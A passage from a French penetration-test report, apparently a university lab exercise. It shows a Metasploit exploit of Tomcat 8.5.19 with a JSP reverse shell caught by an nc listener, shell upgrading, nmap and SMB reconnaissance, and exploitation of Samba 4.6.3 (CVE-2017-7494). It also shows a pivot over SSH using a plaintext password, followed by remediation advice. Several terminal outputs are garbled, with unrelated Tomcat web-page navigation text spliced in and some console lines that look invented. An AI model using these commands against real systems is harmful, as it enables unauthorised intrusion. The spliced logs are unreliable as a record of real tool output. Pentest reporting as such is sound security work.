Cependant, les résultats obtenus n'ont pas révélé de ressources particulièrement intéressantes. La majorité des répertoires retournait des erreurs **403**, indiquant que l'accès était restreint, et aucun point d'entrée notable n'a été identifié. Ces résultats montrent une certaine rigueur dans la configuration, mais une analyse plus poussée des services déjà identifiés sera nécessaire pour confirmer la sécurité de cette configuration.

b) Analyse des vulnérabilités

Suite aux informations collectées sur la machine 193.20.1.7, il a été identifié que le serveur Tomcat en version **8.5.19** est accessible sur le port 8080. Cette version particulière de Tomcat est connue pour être vulnérable à plusieurs failles de sécurité, dont certaines critiques qui peuvent permettre des attaques par téléversement de fichiers malveillants ou par contournement de permissions.

Vulnérabilités Connues : CVE-2019-0232

La version **8.5.19** de Tomcat présente notamment une vulnérabilité identifiée sous la référence **CVE-2019-0232**. Cette faille permet à un attaquant de contourner certaines restrictions et de téléverser des fichiers JSP malveillants sur le serveur, ce qui peut conduire

à l'exécution de code à distance. Cela représente un risque majeur, car un attaquant ayant accès à cette interface pourrait potentiellement prendre le contrôle complet du système en exploitant cette faille.

Test de vulnérabilité avec Metasploit

Pour confirmer cette vulnérabilité, nous avons utilisé le module `tomcat_jsp_upload_bypass` de Metasploit, conçu pour contourner les restrictions de sécurité de Tomcat et téléverser un fichier JSP malveillant.

Configuration du module :

- **RHOSTS** : `193.20.1.7` (adresse IP de la cible)
- **LHOST** : `193.20.1.2` (adresse de la machine d'attaque pour recevoir la connexion inversée)
- **RPORT** : `8080` (port HTTP de Tomcat)
- **Payload** : `java/jsp_shell_reverse_tcp`, permettant d'établir une connexion inversée.

```
msf6 > use exploit/multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set PAYLOAD java/jsp_shell_reverse_tcp
PAYLOAD => java/jsp_shell_reverse_tcp  Tomcat 8.5 SVN Repository
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 193.20.1.7
rhosts => 193.20.1.7
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set lhost 193.20.1.2
lhost => 193.20.1.2          Realms & AAA          Examples
```

Après avoir configuré ces paramètres et exécuté la commande `check`, il a été confirmé que la cible était vulnérable, indiquant que le téléchargement de fichiers JSP malveillants est possible sur ce serveur.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > check
[+] 193.20.1.7:8080 - The target is vulnerable.
```

c) Exploit

Pour exploiter cette vulnérabilité, nous avons d'abord configuré une écoute `nc` sur le port 4444, puis exécuté le module `tomcat_jsp_upload_bypass` de Metasploit, qui permet de téléverser et exécuter un fichier JSP sur le serveur Tomcat, facilitant ainsi une connexion inversée.

Exécution de l'Exploit : En lançant la commande `run`, bien que l'exploit ait initialement signalé "no session was created", l'écoute `nc` configurée a permis de capturer la connexion de la machine cible, confirmant que le payload avait bien été exécuté.

```

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run
[-] Handler failed to bind to 193.20.1.2:4444: - 
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Uploading payload...
[*] Payload executed!
[*] Exploit completed, but no session was created.

└─(root@38916af87dbb)-[~]
# nc -lnvp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 193.20.1.7:44930.

```

Confirmation de l'Accès : La session a été vérifiée en exécutant les commandes `whoami` et `hostname`, indiquant un accès en tant que `root`, ce qui confirme un contrôle total sur la machine cible.

```

└─(root@38916af87dbb)-[~]
# nc -lnvp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 193.20.1.7:44930.
whoami
root
hostname
469972fb5113

```

Ce résultat démontre que la version vulnérable de Tomcat 8.5.19 permet à un attaquant de téléverser et d'exécuter des fichiers JSP malveillants, offrant ainsi un accès privilégié au système.

d) Post-exploit : Amélioration d'un shell pour une interactivité complète

Une fois la connexion établie sur la machine cible, le shell obtenu était basique et manquait de fonctionnalités interactives, comme l'autocomplétion et le contrôle TTY. Voici les étapes pour améliorer ce shell et le rendre entièrement interactif :

Configuration de l'environnement shell

La commande suivante a été utilisée pour créer un environnement shell plus interactif :

`SHELL=/bin/bash script -q /dev/null`

Cette commande initialise un environnement `script` qui permet d'intercepter le terminal pour obtenir un meilleur support TTY.

```

SHELL=/bin/bash script -q /dev/null
root@2a3803069ddf:/usr/local/tomcat#

```

Arrêt temporaire du shell et préparation du terminal

Après avoir exécuté cette commande, nous avons suspendu le shell avec **CTRL+Z** pour revenir à notre terminal initial.

```
[1]+  Stopped nc -lvpn 4444
[1]+  Unloading payload...
[~] Exploit completed, but no
msf6 exploit[*]:/msf6/http/tomcat#
```

Activation des options de terminal interactif

Ensuite, nous avons configuré le terminal pour être en mode "raw" et désactiver l'écho des caractères avec :

```
stty raw -echo
```

Cette commande configure le terminal pour qu'il intercepte directement les caractères sans les modifier, créant ainsi un environnement plus propice pour un shell interactif.

```
[~] Exploit[*]:/msf6/http/tomcat# stty raw -echo
```

Retour au shell avec TTY

À ce stade, nous avons tapé la commande **fg** pour ramener le shell en avant-plan. Bien que la commande ne s'affiche pas à l'écran, il est crucial d'appuyer sur **Entrée** après avoir tapé **fg** pour valider l'action.

```
[~] Exploit[*]:/msf6/http/tomcat# nc -lvpn 4444
```

Une fois cela fait, un **CTRL+C** permet de confirmer le retour complet au shell interactif avec le support TTY.

```
[~] Exploit[*]:/msf6/http/tomcat# nc -lvpn 4444
^C
root@2a3803069ddf:/usr/local/tomcat#
```

Vérification de l'interactivité

Une fois de retour dans le shell, nous avons pu vérifier l'interactivité en listant les répertoires (**ls**) et en confirmant l'autocomplétion ainsi que les autres fonctionnalités de TTY.

```
root@2a3803069ddf:/usr/local/tomcat# ls
LICENSE      bin/        logs/       work/
NOTICE       conf/       native-jni-lib/
RELEASE-NOTES include/    temp/
RUNNING.txt   lib/        webapps/
root@2a3803069ddf:/usr/local/tomcat# ls
```

e) Plan de remédiation - recommandations

Mettre à jour Tomcat

- **Problème identifié :** La version actuelle de Tomcat (8.5.19) est vulnérable à la faille CVE-2019-0232, permettant l'exécution de code à distance via des fichiers JSP malveillants.
- **Recommandation :** Passez à une version plus récente de Tomcat pour corriger cette faille critique.
- **Action :** Intégrez cette mise à jour dans la politique de gestion des versions et assurez un suivi régulier des correctifs de sécurité pour Tomcat.

Restreindre l'accès au connecteur AJP

- **Problème identifié :** Le connecteur AJP sur le port 8009 est accessible publiquement, augmentant le risque d'accès non autorisé.
- **Recommandation :** Désactivez le connecteur AJP si non indispensable. En cas de besoin, limitez son accès aux seules adresses IP internes.
- **Action :** Modifiez la configuration dans `server.xml` de Tomcat pour restreindre l'accès à ce connecteur ou désactivez-le si possible.

Configurer un Pare-feu Applicatif Web (WAF)

- **Problème identifié :** Absence de filtre de sécurité pour les requêtes HTTP adressées à Tomcat, augmentant le risque d'exploitation de vulnérabilités connues.
- **Recommandation :** Installez un WAF pour filtrer et surveiller les requêtes HTTP.
- **Action :** Configurez le WAF pour détecter et bloquer les tentatives de téléversement malveillant et autres requêtes suspectes.

Désactiver le Téléversement de Fichiers JSP

- **Problème identifié :** La possibilité de téléverser des fichiers JSP augmente le risque d'exécution de code malveillant.
- **Recommandation :** Désactivez le téléversement de fichiers JSP si cela est compatible avec l'application.
- **Action :** Revoyez la configuration de l'application pour désactiver cette fonctionnalité ou limiter les types de fichiers téléversables.

Activer une Journalisation Avancée

- **Problème identifié :** Absence de suivi détaillé des accès et des téléversements, limitant la capacité de détection d'activités suspectes.
- **Recommandation :** Configurez Tomcat pour une journalisation avancée, incluant les tentatives de téléversement et les erreurs.
- **Action :** Mettez en place des audits réguliers des journaux pour identifier rapidement les signes d'activité suspecte.

9) Machine cachée

a) Installation des outils

Avant d'entamer les analyses réseau et l'exploitation, il a été nécessaire d'installer certains outils sur la machine Tomcat (IP 193.20.1.7). La machine n'ayant pas accès aux dépôts actuels, nous avons ajouté des dépôts archivés et désactivé la vérification de la validité des certificats pour pouvoir installer les outils suivants :

Configuration des dépôts et mise à jour :

```
echo "deb http://archive.debian.org/debian stretch main" > /etc/apt/sources.list
echo "deb http://archive.debian.org/debian-security stretch/updates main" >>
/etc/apt/sources.list
echo 'Acquire::Check-Valid-Until "false";' > /etc/apt/apt.conf.d/99no-check-valid-until
apt-get update
```

Installation des outils de base :

```
apt-get install nano
apt install nmap
apt install smbclient
```

Installation de Metasploit :

```
curl https://raw.githubusercontent.com/rapid7/metasploit-
omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb >
msfupdate
chmod +x msfupdate
apt-get install metasploit-framework --allow-unauthenticated
```

Ces outils ont été nécessaires pour effectuer les étapes de scan réseau, d'analyse des vulnérabilités et d'exploitation.

b) Récolte d'Informations

Pour débuter notre exploration sur le réseau, nous avons d'abord effectué un relevé d'informations sur la machine compromise (193.20.1.7) en utilisant diverses commandes réseau pour identifier les interfaces actives, sous-réseaux et services disponibles.

1. Identification des interfaces réseau

Nous avons exécuté la commande `ip a` pour obtenir une vue d'ensemble des interfaces réseau disponibles.

```

root@469972fb5113:/usr/local/tomcat# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c2:00:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 194.0.0.2/24 brd 194.0.0.255 scope global eth0
            valid_lft forever preferred_lft forever
23: eth1@if24: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c1:14:01:07 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 193.20.1.7/24 brd 193.20.1.255 scope global eth1
            valid_lft forever preferred_lft forever

```

[FAQ and Mailing Lists](#)
 The following mailing lists are available:
[tomcat-announce](#)
 Important announcements, releases, security
 vulnerability notifications. (Low volume).
[tomcat-dev](#)
 Development mailing list, including
 patches, pull requests.
[tomcat-users](#)
 User support and discussion

[Apache Tomcat Home](#)
 User support and discussion for Apache Tomcat

Cette analyse a révélé deux interfaces configurées sur des sous-réseaux distincts :

- **eth0** configurée sur le sous-réseau **194.0.0.0/24**
- **eth1** configurée sur le sous-réseau **193.20.1.0/24**

Le sous-réseau **194.0.0.0/24** n'avait pas été observé dans les scans précédents. Cela suggère qu'il pourrait s'agir d'un réseau restreint ou moins accessible, hébergeant potentiellement la machine cachée que nous recherchons.

2. Scan de découverte initial des hôtes et services

Pour identifier les machines actives et les services potentiellement ouverts sur le sous-réseau nouvellement découvert, nous avons lancé un scan Nmap avec l'option de découverte d'hôte **-PU**.

```

root@469972fb5113:/usr/local/tomcat# nmap -PU 194.0.0.0/24
Starting Nmap 7.40 ( https://nmap.org ) at 2024-10-17 16:22 UTC
Nmap scan report for 194.0.0.1
Host is up (0.000068s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
2222/tcp  open  EtherNetIP-1
3580/tcp  open  nati-svrloc
5000/tcp  open  upnp
8008/tcp  open  http
48080/tcp open  unknown
MAC Address: 02:42:5C:88:2D:C9 (Unknown)

Nmap scan report for polytech_Hidden_1_f6b66879c476.polytech_Internal_net (194.0.0.3)
Host is up (0.000082s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 02:42:C2:00:00:03 (Unknown)

Nmap scan report for 469972fb5113 (194.0.0.2)
Host is up (0.0000050s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
8009/tcp  open  ajp13
8080/tcp  open  http-proxy
Miscellaneous
  Overview
  Contact
  Legal
  SVN Repository
  Mailing Lists
  Shoutbox
  Themes
  Who We Are
  Heritage
  Apache Home
  Resources
Apache Software Foundation

Nmap done: 256 IP addresses (3 hosts up) scanned in 100.36 seconds
root@469972fb5113:/usr/local/tomcat#

```

[Getting Help](#)
[FAQ and Mailing Lists](#)
 The following mailing lists are available:
[tomcat-announce](#)
 Important announcements, releases, security
 vulnerability notifications. (Low volume).
[tomcat-dev](#)
 Development mailing list, including
 patches, pull requests.
[tomcat-users](#)
 User support and discussion

[Apache Tomcat Home](#)
 User support and discussion for Apache Tomcat

Résultats : Ce scan a révélé plusieurs hôtes actifs, dont des services ouverts sur les machines **194.0.0.1** et **194.0.0.3**. De plus, nous avons constaté que les ports ouverts sur **194.0.0.1** semblaient identiques à ceux de **193.20.1.1**, ce qui nous a amené à suspecter une possible redirection ou un tunnel entre ces deux réseaux.

3. Scan détaillé des services

Suite aux résultats du scan initial, nous avons décidé de lancer un scan détaillé avec détection de versions sur le réseau, en ciblant l'hôte **194.0.0.3** pour obtenir davantage d'informations sur les services actifs.

```
root@469972fb5113:/usr/local/tomcat# nmap -sV -A 194.0.0.3

Starting Nmap 7.40 ( https://nmap.org ) at 2024-10-17 16:25 UTC [nmap.org]
Nmap scan report for polytech_Hidden_1_f6b66879c476.polytech_Internal_net (194.0.0.3)
Host is up (0.000096s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 4.6.3 (workgroup: WORKGROUP)
MAC Address: 02:42:C2:00:00:03 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=10/17%OT=13%CT=1%CU=43331%PV=N%DS=1%DC=D%G=Y%M=0242C2
OS:%TM=67113AA3%P=x86_64-pc-linux-gnu)SEQ(SP=103%CD=1%ISR=10C%TI=Z%CI=Z%TS
OS:=A)SEQ(SP=103%CD=1%ISR=10C%TI=Z%CI=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5
OS:B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(
OS:W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0
OS:%O=M5B4NNSW7%CC=Y%Q-)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A%RD=0%Q=)T2(R=N)T3(R
OS:=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIP
OS:L=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 1FD1BF65FB22

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.6.3)
|   Computer name: 1fd1bf65fb22
|   NetBIOS computer name: 1FD1BF65FB22\x00
|   Domain name: \x00
|   FQDN: 1fd1bf65fb22
|   System time: 2024-10-17T16:26:07+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_  smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT      ADDRESS
1  0.10 ms  polytech_Hidden_1_f6b66879c476.polytech_Internal_net (194.0.0.3)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.86 seconds
root@469972fb5113:/usr/local/tomcat#
```

Résultats : Le scan détaillé effectué sur la machine 194.0.0.3 a révélé la présence d'un service Samba actif, identifié comme la version 4.6.3. Cette version de Samba est connue pour contenir plusieurs vulnérabilités qui, si elles ne sont pas correctement sécurisées, peuvent permettre à un attaquant d'exploiter la machine cible.

4. Accès aux Partages Samba de la Machine Cible

Après avoir identifié la présence de la machine 194.0.0.3 dans le sous-réseau restreint, nous avons exploré ses services en utilisant **smbclient** pour voir les partages Samba accessibles. Cette exploration visait à confirmer les permissions et le type d'accès disponible sur cette machine.

Liste des Partages : En utilisant `smbclient -L \\194.0.0.3\ -U ""`, nous avons découvert plusieurs partages, notamment "myshare" et "IPC\$". Cette étape nous a permis de visualiser les ressources Samba partagées, ce qui confirme la configuration de partages accessibles.

```
root@2a3803069ddf:/usr/local/tomcat# smbclient -L \\194.0.0.3\ -U ""
WARNING: The "syslog" option is deprecated
Enter 's' password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.6.3]
      Sharename      Type      Comment
      myshare        Disk
      IPC$          IPC       IPC Service (Samba Server Version 4.6.3)
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.6.3] File Actions Edit
      Server          Comment
      Workgroup       Master
root@2a3803069ddf:/usr/local/tomcat#
```

Accès à myshare : Une tentative d'accès au partage "myshare" a été effectuée avec `smbclient \\194.0.0.3\myshare -U ""`. En listant les contenus, nous avons constaté que le dossier est vide, mais qu'il reste accessible en lecture. Cet accès pourrait permettre d'autres actions malveillantes selon la configuration des permissions.

```
root@2a3803069ddf:/usr/local/tomcat# smbclient \\194.0.0.3\myshare -U ""
WARNING: The "syslog" option is deprecated
Enter 's' password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.6.3] File Actions Edit
smb: \> dir
.
D      0 Thu Nov  2 19:42:55 2023
..
D      0 Thu Nov  2 19:42:55 2023
19480400 blocks of size 1024. 8503828 blocks available
smb: \> exit
```

Ces résultats confirment que la machine 194.0.0.3 dispose d'un service Samba accessible, potentiellement exploitable pour obtenir davantage d'accès ou exécuter du code sur la machine cible.

c) Analyse des vulnérabilités

Suite aux informations recueillies sur le service Samba en version 4.6.3 actif sur l'hôte 194.0.0.3, nous avons identifié plusieurs vulnérabilités potentielles associées à cette version. En particulier, la version Samba 4.6.3 présente une faille connue qui permet l'exploitation via le protocole SMB, permettant une prise de contrôle à distance en utilisant un accès non authentifié.

Vulnérabilités Connues :

- **CVE-2017-7494** : Cette vulnérabilité permet l'exécution de code à distance via des requêtes spécialement forgées sur un partage accessible. Elle est exploitabile dans les versions de Samba comprises entre 3.5.0 et 4.6.4.

- **Détails** : Un attaquant peut exploiter cette faille en injectant des fichiers malveillants dans un partage Samba, obtenant ainsi la possibilité d'exécuter du code arbitraire sur le serveur.

Vérification de la vulnérabilité : Nous avons confirmé la présence de cette faille en utilisant le module `exploit/linux/samba/is_known_pipename` de Metasploit, spécifiquement conçu pour exploiter cette version de Samba.

d) Exploit

Suite à l'identification de la vulnérabilité CVE-2017-7494 sur le service Samba en version 4.6.3 sur l'hôte 194.0.0.3, nous avons entrepris d'exploiter cette faille pour obtenir un accès non authentifié à la machine.

Préparation de l'exploit avec Metasploit :

Nous avons utilisé le module `exploit/linux/samba/is_known_pipename` dans Metasploit, qui cible spécifiquement la vulnérabilité CVE-2017-7494 présente dans la version 4.6.3 de Samba.

```
msf6 > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > 

msf6 exploit(linux/samba/is_known_pipename) > set RHOST 194.0.0.3
RHOST => 194.0.0.3
msf6 exploit(linux/samba/is_known_pipename) > set RPORT 445
RPORT => 445
```

Lancement de l'exploit :

Après la configuration, nous avons exécuté l'exploit. Comme le montre le retour de Metasploit, l'exploit a permis de charger un payload, ce qui nous a donné une session shell sur la machine cible.

```
msf6 exploit(linux/samba/is_known_pipename) > exploit
[*] 194.0.0.3:445 - Using location '\\194.0.0.3\myshare\' for the path
[*] 194.0.0.3:445 - Retrieving the remote path of the share 'myshare'
[*] 194.0.0.3:445 - Share 'myshare' has server-side path '/home/share'
[*] 194.0.0.3:445 - Uploaded payload to '\\194.0.0.3\myshare\ZHWqaIGE.so
[*] 194.0.0.3:445 - Loading the payload from server-side path /home/share/ZHWqaIGE.so using \\PIPE\home\share\ZHWqaIGE.so...
[-] 194.0.0.3:445 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 194.0.0.3:445 - Loading the payload from server-side path /home/share/ZHWqaIGE.so using /home/share/ZHWqaIGE.so...
[+] 194.0.0.3:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 3 opened (194.0.0.2:38993 -> 194.0.0.3:445) at 2024-10-26 14:04:53 +0000
```

Obtention d'un shell interactif :

Le shell obtenu via Metasploit était basique. Pour améliorer l'interactivité, nous avons exécuté la commande suivante afin d'ouvrir un shell interactif avec Python :

```
python3 -c 'import pty; pty.spawn("/bin/bash")'  
root@1e61535d33a3:/tmp#
```

Cette commande nous a permis de bénéficier d'un shell plus fonctionnel, facilitant ainsi la navigation et l'exécution de commandes.

Vérification des privilèges et exploration des interfaces réseau :

Une fois le shell stabilisé, nous avons vérifié notre accès en exécutant la commande `whoami`, confirmant ainsi que nous disposions des privilèges root. En complément, la commande `ip a` nous a permis de confirmer que nous étions bien connectés à la machine 194.0.0.3.

```
root@1e61535d33a3:/tmp# whoami  
root  
root@1e61535d33a3:/tmp# ip a  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
11: eth0@if12: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default  
    link/ether 02:42:c2:00:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
    inet 194.0.0.3/24 brd 194.0.0.255 scope global eth0  
        valid_lft forever preferred_lft forever
```

e) Pivot vers la VM

Suite aux résultats de notre analyse, nous avons découvert plusieurs hôtes actifs sur le réseau `194.0.0.0/24`, dont les machines `194.0.0.1` et `194.0.0.3`, avec des ports ouverts sur ces adresses. Un détail particulier nous a interpellés : les ports ouverts sur `194.0.0.1` correspondaient exactement à ceux de la machine `193.20.1.1`. Ce parallélisme des ports nous a conduit à suspecter une possible redirection ou un tunnel entre ces deux réseaux.

1. **Connexion SSH et redirection** : Partant de cette hypothèse, nous avons tenté de nous connecter via SSH à `194.0.0.1` en utilisant le port `2222`, qui semblait rediriger les connexions vers `193.20.1.2` sur le réseau interne. En utilisant les identifiants appropriés, nous avons pu établir une connexion SSH réussie.

```

root@1e61535d33a3:/tmp# ssh root@194.0.0.1 -p 2222
ssh root@194.0.0.1 -p 2222
root@194.0.0.1's password: poly

Linux 15e0c29ef572 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Kali GNU/Linux system are free software; View Help
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Oct 26 14:02:41 2024 from 192.168.56.1
(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
=> https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
root@15e0c29ef572:~#

```

2. **Confirmation de la redirection** : Une fois connectés, nous avons vérifié notre environnement réseau en exécutant la commande `ifconfig`, confirmant que la redirection nous avait effectivement placé sur la machine **193.20.1.2** du réseau interne **193.20.1.0/24**.

```

(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
=> https://www.kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
root@15e0c29ef572:~# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 193.20.1.2 netmask 255.255.255.0 broadcast 193.20.1.255
          ether 02:42:c1:14:01:02 txqueuelen 0 (Ethernet)
            RX packets 42174 bytes 3674878 (3.5 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 37978 bytes 3542303 (3.3 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          loop txqueuelen 1000 (Local Loopback)
            RX packets 6 bytes 300 (300.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 6 bytes 300 (300.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

3. **Implications du pivot** : Cette configuration de redirection ou de tunnel entre les réseaux nous a permis de pivoter depuis **194.0.0.3** vers la machine **193.20.1.2** via **194.0.0.1**, ouvrant ainsi un accès aux ressources internes de la VM pentest.

Ce pivot a été rendu possible grâce à l'analyse des ports et à l'observation de similitudes réseau, ce qui nous a permis de franchir les différentes barrières entre les sous-réseaux et d'accéder aux machines cibles sur le réseau interne.

f) Plan de remédiation – recommandations

1. **Mettre à jour Samba**
 - **Problème identifié** : La version actuelle de Samba (4.6.3) sur la machine **194.0.0.3** présente la vulnérabilité CVE-2017-7494, permettant l'exécution de code à distance via des requêtes malveillantes sur un partage accessible.

- **Recommandation** : Mettre à jour Samba vers une version non vulnérable, supérieure à 4.6.4, pour éliminer cette faille critique.
- **Action** : Intégrer cette mise à jour dans la politique de gestion des versions de Samba et instaurer un processus de suivi régulier des mises à jour de sécurité pour tous les services réseau.

2. Restreindre l'accès aux partages Samba

- **Problème identifié** : Les partages Samba de la machine `194.0.0.3` sont accessibles avec des permissions trop ouvertes, ce qui pourrait permettre à un utilisateur non autorisé d'exploiter des vulnérabilités.
- **Recommandation** : Configurer les permissions des partages Samba pour limiter l'accès uniquement aux utilisateurs authentifiés ou aux machines de confiance.
- **Action** : Revoir la configuration des partages dans le fichier `smb.conf` pour restreindre l'accès au partage "myshare" et autres partages sensibles, en appliquant le principe du moindre privilège.

3. Configurer un pare-feu entre les réseaux `193.20.1.0/24` et `194.0.0.0/24`

- **Problème identifié** : Une redirection entre `194.0.0.1` et `193.20.1.1` a été observée, permettant un accès non sécurisé entre les deux réseaux, augmentant ainsi les risques de compromission.
- **Recommandation** : Mettre en place des règles de pare-feu restrictives pour contrôler le trafic entre ces deux sous-réseaux.
- **Action** : Définir des règles de filtrage au niveau du pare-feu pour restreindre les connexions SSH et autres services sensibles entre les réseaux, en ne permettant l'accès qu'aux adresses IP et services strictement nécessaires.

4. Renforcer la politique d'authentification pour le SSH

- **Problème identifié** : La redirection SSH entre les réseaux utilise des informations d'identification simples, ce qui pourrait faciliter un accès non autorisé.
- **Recommandation** : Activer l'authentification par clé SSH et désactiver l'authentification par mot de passe pour réduire les risques de compromission.
- **Action** : Générer des paires de clés SSH pour les utilisateurs légitimes et configurer le service SSH pour n'autoriser que les connexions par clé, en bloquant les tentatives d'authentification par mot de passe.